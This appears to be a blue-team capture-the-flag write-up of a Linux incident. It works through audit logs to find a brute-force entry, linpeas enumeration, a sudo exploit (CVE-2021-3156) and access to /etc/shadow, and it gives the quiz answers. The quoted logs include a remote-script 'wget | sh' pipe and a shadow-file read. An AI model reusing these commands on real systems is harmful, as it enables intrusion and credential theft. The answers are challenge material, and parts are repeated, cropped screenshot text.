297. 05/10/21 05:55:40 ? 0 1001 473858
298. 05/10/21 05:55:41 ? 0 1001 473860
299. 05/10/21 05:56:45 192.168.4.155 42 1001 480937
300. 05/10/21 05:57:54 192.168.4.155 0 1001 481074
301. 05/10/21 05:57:54 192.168.4.155 0 1001 481077
302. 05/10/21 05:58:04 ? 0 1002 481546
303. 05/10/21 05:58:04 ? 0 1002 481552
304. 05/10/21 05:58:04 ? 0 1002 481556
mrknowone@mrknowone-VirtualBox:~/Downloads$ aureport --tty -if audit.log
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log

TTY Report
===============================================
# date time event auid term sess comm data
===============================================
1. 05/10/21 05:53:16 468403 1001 pts1 49 sh "hostname",<nl>
2. 05/10/21 05:53:21 468408 1001 pts1 49 sh "whoami",<nl>
3. 05/10/21 05:53:26 468414 1001 pts1 49 sh "ls",<nl>
4. 05/10/21 05:53:27 468419 1001 pts1 49 sh "sudo -l",<nl>
5. 05/10/21 05:53:34 468447 1001 pts1 49 sh <nl>
6. 05/10/21 05:53:37 468450 1001 pts1 49 sh "wget -O - http://192.168.4.155:8000/linpeas.sh | sh",<nl>
7. 05/10/21 05:56:21 480914 1001 pts1 49 sh "lsb_release -a",<nl>
8. 05/10/21 05:56:31 480921 1001 pts1 49 sh "sudo -V",<nl>
9. 05/10/21 05:56:36 480934 1001 pts1 49 sh "wget http://192.168.4.155:8000/evil.tar.gz",<nl>
10. 05/10/21 05:56:45 480944 1001 pts1 49 sh "ls",<nl>
11. 05/10/21 05:56:50 480947 1001 pts1 49 sh "tar zxvf evil.tar.gz",<nl>
12. 05/10/21 05:56:59 480982 1001 pts1 49 sh "cd evil",<nl>
13. 05/10/21 05:57:03 480984 1001 pts1 49 sh "ls",<nl>
14. 05/10/21 05:57:06 480987 1001 pts1 49 sh "make",<nl>
15. 05/10/21 05:57:10 481020 1001 pts1 49 sh "./evil 0",<nl>
16. 05/10/21 05:57:17 481039 1001 pts1 49 sh "whoami",<nl>
17. 05/10/21 05:57:21 481050 1001 pts1 49 sh "rm -rf /home/btlo/evil",<nl>
18. 05/10/21 05:57:39 481059 1001 pts1 49 sh "rm  /home/btlo/evil.tar.gz",<nl>
19. 05/10/21 05:57:45 481062 1001 pts1 49 sh "cat /etc/shadow",<nl>
20. 05/10/21 05:57:50 481064 1001 pts1 49 sh "exit",<nl>
21. 05/10/21 05:57:53 481065 1001 pts1 49 sh "exit",<nl>
mrknowone@mrknowone-VirtualBox:~/Downloads$ 
```



btlo

Correct! ✓

Question Answered Correctly!

What attack type was used to gain initial access? (2 points)

Brute Force

Correct! ✓

What is the attacker's IP address? (2 points)

192.168.4.155

Correct! ✓

What tool was used to perform system enumeration? (2 points)

linepeas

Correct! ✓

What is the name of the binary and pid used to gain root? (3 points)

Format: name, PID

Submit

What CVE was exploited to gain root access? (Do your research!) (3 points)

Format: CVE-X-X


Submit

What type of vulnerability is this? (3 points)

5. Privilege Escalation Details


- **Method:** Searched for suspicious process names and IDs using `aureport -p -f audit.log | grep 'evil'`.

- **Finding:** A binary named **`evil`** was used, with **PID 829992**, to gain root access.



```
295. 05/10/21 05:55:39 127.0.0.53 42 1001 473790
296. 05/10/21 05:55:39 127.0.0.53 42 1001 473792
297. 05/10/21 05:55:40 ? 0 1001 473858
298. 05/10/21 05:55:41 ? 0 1001 473860
299. 05/10/21 05:56:45 192.168.4.155 42 1001 480937
300. 05/10/21 05:57:54 192.168.4.155 0 1001 481074
301. 05/10/21 05:57:54 192.168.4.155 0 1001 481077
302. 05/10/21 05:58:04 ? 0 1002 481546
303. 05/10/21 05:58:04 ? 0 1002 481552
304. 05/10/21 05:58:04 ? 0 1002 481556
mrknowone@mrknowone-VirtualBox:~/Downloads$ aureport --tty -if audit.log
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log

TTY Report
===============================================
# date time event auid term sess comm data
===============================================
1. 05/10/21 05:53:16 468403 1001 pts1 49 sh "hostname",<nl>
2. 05/10/21 05:53:21 468408 1001 pts1 49 sh "whoami",<nl>
3. 05/10/21 05:53:26 468414 1001 pts1 49 sh "ls",<nl>
4. 05/10/21 05:53:27 468419 1001 pts1 49 sh "sudo -l",<nl>
5. 05/10/21 05:53:34 468447 1001 pts1 49 sh <nl>
6. 05/10/21 05:53:37 468450 1001 pts1 49 sh "wget -O - http://192.168.4.155:8000/linpeas.sh | sh",<nl>
7. 05/10/21 05:56:21 480914 1001 pts1 49 sh "lsb_release -a",<nl>
8. 05/10/21 05:56:31 480921 1001 pts1 49 sh "sudo -V",<nl>
9. 05/10/21 05:56:36 480934 1001 pts1 49 sh "wget http://192.168.4.155:8000/evil.tar.gz",<nl>
10. 05/10/21 05:56:45 480944 1001 pts1 49 sh "ls",<nl>
11. 05/10/21 05:56:50 480947 1001 pts1 49 sh "tar zxvf evil.tar.gz",<nl>
12. 05/10/21 05:56:59 480982 1001 pts1 49 sh "cd evil",<nl>
13. 05/10/21 05:57:03 480984 1001 pts1 49 sh "ls",<nl>
14. 05/10/21 05:57:06 480987 1001 pts1 49 sh "make",<nl>
15. 05/10/21 05:57:10 481020 1001 pts1 49 sh "./evil 0",<nl>
16. 05/10/21 05:57:17 481039 1001 pts1 49 sh "whoami",<nl>
17. 05/10/21 05:57:21 481050 1001 pts1 49 sh "rm -rf /home/btlo/evil",<nl>
18. 05/10/21 05:57:39 481059 1001 pts1 49 sh "rm  /home/btlo/evil.tar.gz",<nl>
19. 05/10/21 05:57:45 481062 1001 pts1 49 sh "cat /etc/shadow",<nl>
20. 05/10/21 05:57:50 481064 1001 pts1 49 sh "exit",<nl>
21. 05/10/21 05:57:53 481065 1001 pts1 49 sh "exit",<nl>
mrknowone@mrknowone-VirtualBox:~/Downloads$ aureport -p -if audit.log | grep 'evil'
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
16156. 05/10/21 05:57:17 829992 /home/btlo/evil/evil 59 1001 481021
mrknowone@mrknowone-VirtualBox:~/Downloads$ aureport -p -if audit.log | grep 'evil'
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
16156. 05/10/21 05:57:17 829992 /home/btlo/evil/evil 59 1001 481021
mrknowone@mrknowone-VirtualBox:~/Downloads$
```



5a00b588e5939aade07...
BTLO — Mozilla Firefox
Downloads
Terminal - mrknowone...
(0:22, 74%)
07 May, 13:08
Terminal - mrknowone@mrknowone-VirtualBox: ~/Downloads
File Edit View Terminal Tabs Help
BTLO
BTLO — Paranoid. Ho
linpeas.sh is what - G
https://blueteamlabs.online/home/challenge/paranoid-
Question Answered Correctly!

What tool was used to perform s

linpeas — Correct! ✓

What is the name of the binary and pid used to gain root? (3 points)

evil, 829992 — Correct! ✓

What CVE was exploited to gain root access? (Do your research!) (3 points)

Format: CVE-X-X — Submit

What type of vulnerability is this? (3 points)

****_***** ****** ******** — Submit


What file was exfiltrated once root was gained? (3 points)

File Name or File Path — Submit

6. CVE Exploited

- **Method:** Researched keywords related to Linux local privilege escalation.

- **Finding:** The vulnerability used was `CVE-2021-3156` (Baron Samedit).



https://nvd.nist.gov/vuln/detail/cve-2021-3156

CVE-2021-3156 Detail

Description

Sudo before 1.9.5p2 contains an off-by-one error that can result in a heap-based buffer overflow, which allows privilege escalation to root via "sudoedit -s" and a command-line argument that ends with a single backslash character.


Metrics

CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NIST: NVD **Base Score:** 7.8 HIGH



```
295. 05/10/21 05:55:39 127.0
296. 05/10/21 05:55:39 127.0
297. 05/10/21 05:55:40 ? 0 1
298. 05/10/21 05:55:41 ? 0 1
299. 05/10/21 05:56:45 192.1
300. 05/10/21 05:57:54 192.1
301. 05/10/21 05:57:54 192.1
302. 05/10/21 05:58:04 ? 0 1
303. 05/10/21 05:58:04 ? 0 1
304. 05/10/21 05:58:04 ? 0 1
mrknowone@mrknowone-VirtualB
Error opening config file (P
NOTE - using built-in logs:

TTY Report
=================================
# date time event auid term
=================================
1. 05/10/21 05:53:16 468403
2. 05/10/21 05:53:21 468408
3. 05/10/21 05:53:26 468414
4. 05/10/21 05:53:27 468419
5. 05/10/21 05:53:34 468447
6. 05/10/21 05:53:37 468450
7. 05/10/21 05:56:21 480914
8. 05/10/21 05:56:31 480921
9. 05/10/21 05:56:36 480934
10. 05/10/21 05:56:45 480944
11. 05/10/21 05:56:50 480947
12. 05/10/21 05:56:59 480982
13. 05/10/21 05:57:03 480984
14. 05/10/21 05:57:06 480987
15. 05/10/21 05:57:10 481020
16. 05/10/21 05:57:17 481039
17. 05/10/21 05:57:21 481050
18. 05/10/21 05:57:39 481059
19. 05/10/21 05:57:45 481062
20. 05/10/21 05:57:50 481064
21. 05/10/21 05:57:53 481065
mrknowone@mrknowone-VirtualB
Error opening config file (P
NOTE - using built-in logs:
16156. 05/10/21 05:57:17 829
mrknowone@mrknowone-VirtualB
Error opening config file (P
NOTE - using built-in logs:
16156. 05/10/21 05:57:17 829
mrknowone@mrknowone-VirtualB
```

https://blueteamlabs.online/home/challenge/paranoid-

Question Answered Correctly!

What tool was used to perform s

linepeas — Correct! ✓

What is the name of the binary and pid used to gain root? *(3 points)*

evil, 829992 — Correct! ✓

What CVE was exploited to gain root access? (Do your research!) *(3 points)*

CVE-2021-3156 — Correct! ✓

What type of vulnerability is this? *(3 points)*


****_***** ****** ******** — Submit

What file was exfiltrated once root was gained? *(3 points)*

File Name or File Path — Submit

7. Type of Vulnerability

- **Finding:** This CVE involves a **heap-based buffer overflow**, allowing unprivileged users to escalate privileges via the sudo command.
- Answer is Heap-Based Buffer Overflow Vulnerability



NVD — CVE-2021–3156 is which type of vulnabraty

Sudo Heap-Based Buffer Overflow Vulnerability

This CVE is in CISA's Known Exploited Vulnerabilities Catalog

Vulnerability Name	Date Added	Required Action
Sudo **Heap-Based Buffer Overflow Vulnerability**	04/06/2022	Apply updates per vendor instructions.


National Institute of Standards and Technology (.gov)
https://nvd.nist.gov › vuln › detail › cve-2021-3156

CVE-2021-3156 Detail - NVD

National Institute of Standards and Technology (.gov)
https://nvd.nist.gov › vuln › detail › CVE-2021-3156

CVE-2021-3156 - NVD

Description. Sudo before 1.9.5p2 contains an off-by-one error that can result in a heap-based buffer overflow, which allows privilege escalation to root via ...


5a00b588e5939aade07...
BTLO — Mozilla Firefox
Downloads
Terminal - mrknowone...
(0:09, 92%)
07 May, 13:24
Terminal - mrknowone@mrknowone-VirtualBox: ~/Downloads
File Edit View Terminal Tabs Help
BTLO
BTLO — Paran
linpeas.sh is
NVD — CVE-2
https://blueteamlabs.online/home/challenge/paranoid-
Question Answered Correctly!

```
250. 05/10/21 05:52:55 192.1
251. 05/10/21 05:52:55 192.1
252. 05/10/21 05:52:56 192.1
253. 05/10/21 05:52:56 ? 0 -
254. 05/10/21 05:52:56 ? 0 -
255. 05/10/21 05:52:56 ? 0 -
256. 05/10/21 05:52:56 ? 0 1
257. 05/10/21 05:52:56 ? 0 -
258. 05/10/21 05:52:58 192.1
259. 05/10/21 05:52:58 192.1
260. 05/10/21 05:52:58 192.1
261. 05/10/21 05:52:58 192.1
262. 05/10/21 05:52:58 192.1
263. 05/10/21 05:52:58 192.1
264. 05/10/21 05:52:59 192.1
265. 05/10/21 05:52:59 192.1
266. 05/10/21 05:52:59 192.1
267. 05/10/21 05:52:59 192.1
268. 05/10/21 05:53:00 :: 42
269. 05/10/21 05:53:00 0.0.0
270. 05/10/21 05:53:05 192.1
271. 05/10/21 05:53:08 192.1
272. 05/10/21 05:53:09 ? 0 -
273. 05/10/21 05:53:09 ? 0 -
274. 05/10/21 05:53:13 192.1
275. 05/10/21 05:53:13 192.1
276. 05/10/21 05:53:13 192.1
277. 05/10/21 05:53:13 ? 0 -
278. 05/10/21 05:53:13 ? 0 -
279. 05/10/21 05:53:13 ? 0 -
280. 05/10/21 05:53:13 ? 0 1
281. 05/10/21 05:53:14 ? 0 -
282. 05/10/21 05:53:16 192.1
283. 05/10/21 05:53:16 192.1
284. 05/10/21 05:53:16 192.1
285. 05/10/21 05:53:22 127.0
286. 05/10/21 05:53:28 35.23
287. 05/10/21 05:53:34 ? 0 1
288. 05/10/21 05:53:34 ? 0 1
289. 05/10/21 05:53:48 192.1
290. 05/10/21 05:55:27 127.0
291. 05/10/21 05:55:27 127.0
292. 05/10/21 05:55:39 127.0
293. 05/10/21 05:55:39 127.0
294. 05/10/21 05:55:39 127.0
295. 05/10/21 05:55:39 127.0
296. 05/10/21 05:55:39 127.0
297. 05/10/21 05:55:40 ? 0 1
```

What tool was used to perform s

linepeas — Correct! ✓

What is the name of the binary and pid used to gain root? (3 points)

evil, 829992 — Correct! ✓

What CVE was exploited to gain root access? (Do your research!) (3 points)

CVE-2021–3156 — Correct! ✓

What type of vulnerability is this? (3 points)


Heap-Based Buffer Overflow — Correct! ✓

What file was exfiltrated once root was gained? (3 points)

File Name or File Path — Submit

8. Exfiltrated File

- **Finding:** The attacker accessed and likely exfiltrated `/etc/shadow`, a critical file containing password hashes.



```
250. 05/10/21 05:52:55 192.1
251. 05/10/21 05:52:55 192.1
252. 05/10/21 05:52:56 192.1
253. 05/10/21 05:52:56 ? 0 -
254. 05/10/21 05:52:56 ? 0 -
255. 05/10/21 05:52:56 ? 0 -
256. 05/10/21 05:52:56 ? 0 1
257. 05/10/21 05:52:56 ? 0 -
258. 05/10/21 05:52:58 192.1
259. 05/10/21 05:52:58 192.1
